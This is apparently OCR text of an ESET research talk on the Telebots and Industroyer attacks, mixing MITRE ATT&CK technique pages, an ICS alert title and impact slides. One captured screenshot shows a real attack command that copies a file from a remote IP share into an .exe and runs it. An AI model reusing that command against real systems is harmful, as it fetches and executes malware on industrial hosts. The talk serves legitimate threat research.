
CAPEC ID: CAPEC-437, CAPEC-438, CAPEC-439

Contributors: Veeral Patel

Version: 1.1

## Procedure Examples

# Telebots supply chain attacks



ENTERPRISE

TECHNIQUES

All
Initial Access
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Replication Through Removable Media
- Spearphishing Attachment
- Spearphishing Link
- Spearphishing via Service
- Supply Chain Compromise
- Trusted Relationship
- Valid Accounts

Execution
Persistence
Privilege Escalation
Defense Evasion

Home > Techniques > Enterprise > Exploit Public-Facing Application

# Exploit Public-Facing Application

The use of software, data, or commands to take advantage of a weakness in an Internet-facing computer system or program in order to cause unintended or unanticipated behavior. The weakness in the system can be a bug, a glitch, or a design vulnerability. These applications are often websites, but can include databases (like SQL) [1], standard services (like SMB [2] or SSH), and any other applications with Internet accessible open sockets, such as web servers and related services. [3] Depending on the flaw being exploited this may include Exploitation for Defense Evasion.

For websites and databases, the OWASP top 10 and CWE top 25 highlight the most common web-based vulnerabilities. [4] [5]

ID: T1190

Tactic: Initial Access

Platform: Linux, Windows, macOS


Data Sources: Packet capture, Web logs, Web application firewall logs, Application logs

Version: 1.1

## Procedure Examples

| Name | Description |
|---|---|
| Axiom | Axiom has been observed using SQL injection to gain access to systems. [9] [10] |
| Havij | Havij is used to automate SQL injection. [6] |
| Night Dragon | Night Dragon has performed SQL injection attacks of extranet web servers to gain access. [8] |
| Soft Cell | Soft Cell exploited a publicly-facing server to gain access to the network. [11] |
| sqlmap | sqlmap can be used to automate exploitation of SQL injection vulnerabilities. [7] |

## Mitigations


config.cim - CimEdit
File Edit View Format Tools Frame Help
Edit Script
File Edit View Tools Help
cmd.exe /c "copy \\94.185.85.122\public\default.txt "%CIMPATH%\CimCMSafegs.exe" && start "WOW
For Help, press F1
Ln 9 Col 46
Idle

# ICS Alert (ICS-ALERT-14-281-01E)


## Ongoing Sophisticated Malware Campaign Compromising ICS (Update E)

Original release date: December 10, 2014 | Last revised: December 09, 2016


# Impact

# Industroyer impact: ICS PROTOCOL PAYLOADS

# Industroyer impact: ICS PROTOCOL PAYLOADS



# Industroyer impact: DENIAL OF SERVICE



# Industroyer impact: DATA WIPER

ENTERPRISE

TECHNIQUES

All
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Command and Control
Exfiltration
Impact
Data Destruction
Data Encrypted for Impact
Defacement
Disk Content Wipe
Disk Structure Wipe



# Data Destruction

Adversaries may destroy data and files on specific systems or in large numbers on a network to interrupt availability to systems, services, and network resources. Data destruction is likely to render stored data irrecoverable by forensic techniques through overwriting files or data on local and remote drives.[1][2][3][4][5][6] Common operating system file deletion commands such as `del` and `rm` often only remove pointers to files without wiping the contents of the files themselves, making the files recoverable by proper forensic methodology. This behavior is distinct from Disk Content Wipe and Disk Structure Wipe because individual files are destroyed rather than sections of a storage disk or the disk's logical structure.

Adversaries may attempt to overwrite files and directories with randomly generated data to make it irrecoverable.[4][5] In some cases politically oriented image files have been used to overwrite data.[2][3][4]

To maximize impact on the target organization in operations where network-wide availability interruption is the goal, malware designed for destroying data may have worm-like features to propagate across a network by leveraging additional techniques like Valid Accounts, Credential Dumping, and Windows Admin Shares.[1][2][3][4][6]

ID: T1485

Tactic: Impact

Platform: Linux, macOS, Windows

Permissions Required: User, Administrator, root, SYSTEM

Data Sources: File monitoring, Process command-line parameters, Process monitoring

Impact Type: Availability

Version: 1.0

## Procedure Examples

| Name | Description |
|---|---|
| APT38 | APT38 has used a custom secure delete function to make deleted files unrecoverable. [13] |
| BlackEnergy | BlackEnergy 2 contains a "Destroy" plug-in that destroys data stored on victim hard drives by overwriting file contents. [8] |
| Kazuar | Kazuar can overwrite files with random data before deleting them. [9] |
| Lazarus Group | Lazarus Group has used a custom secure delete function to overwrite file contents with data from heap memory. [14] |

ENTERPRISE

TECHNIQUES

All
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Command and Control
Exfiltration
Impact
Data Destruction
Data Encrypted for Impact
Defacement
Disk Content Wipe
Disk Structure Wipe

Home > Techniques > Enterprise > Data Encrypted for Impact

# Data Encrypted for Impact

Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key. This may be done in order to extract monetary compensation from a victim in exchange for decryption or a decryption key (ransomware) or to render data permanently inaccessible in cases where the key is not saved or transmitted.[1][2][3][4] In the case of ransomware, it is typical that common user files like Office documents, PDFs, images, videos, audio, text, and source code files will be encrypted. In some cases, adversaries may encrypt critical system files, disk partitions, and the MBR.[3]

To maximize impact on the target organization, malware designed for encrypting data may have worm-like features to propagate across a network by leveraging other attack techniques like Valid Accounts, Credential Dumping, and Windows Admin Shares.[2][3]

ID: T1486

Tactic: Impact

Platform: Linux, macOS, Windows

Permissions Required: User, Administrator, root, SYSTEM

Data Sources: Kernel drivers, File monitoring, Process command-line parameters, Process monitoring

Impact Type: Availability

Version: 1.0

## Procedure Examples

| Name | Description |
|---|---|
| APT38 | APT38 has used Hermes ransomware to encrypt files with AES256. [17] |
| JCry | JCry has encrypted files and demanded Bitcoin to decrypt those files. [16] |
| LockerGoga | LockerGoga has encrypted files, including core Windows OS files, using RSA-OAEP MGF1 and then demanded Bitcoin be paid for the decryption key. [11] [12] [13] |
| NotPetya | NotPetya encrypts user files and disk structures like the MBR with 2048-bit RSA. [9] [3] |
| SamSam | SamSam encrypts victim files using RSA-2048 encryption and demands a ransom be paid in Bitcoin to decrypt those files. [10] |


FLATRON L1942P
WE ARE FSOCIETY
JOIN US
LG

ENJOY SAFER TECHNOLOGY™

# Closing thoughts…

**@Robert_Lipovsky**

www.eset.com | www.welivesecurity.com | @ESETresearch

ENJOY SAFER TECHNOLOGY™

**@Robert_Lipovsky**

www.eset.com | www.welivesecurity.com | @ESETresearch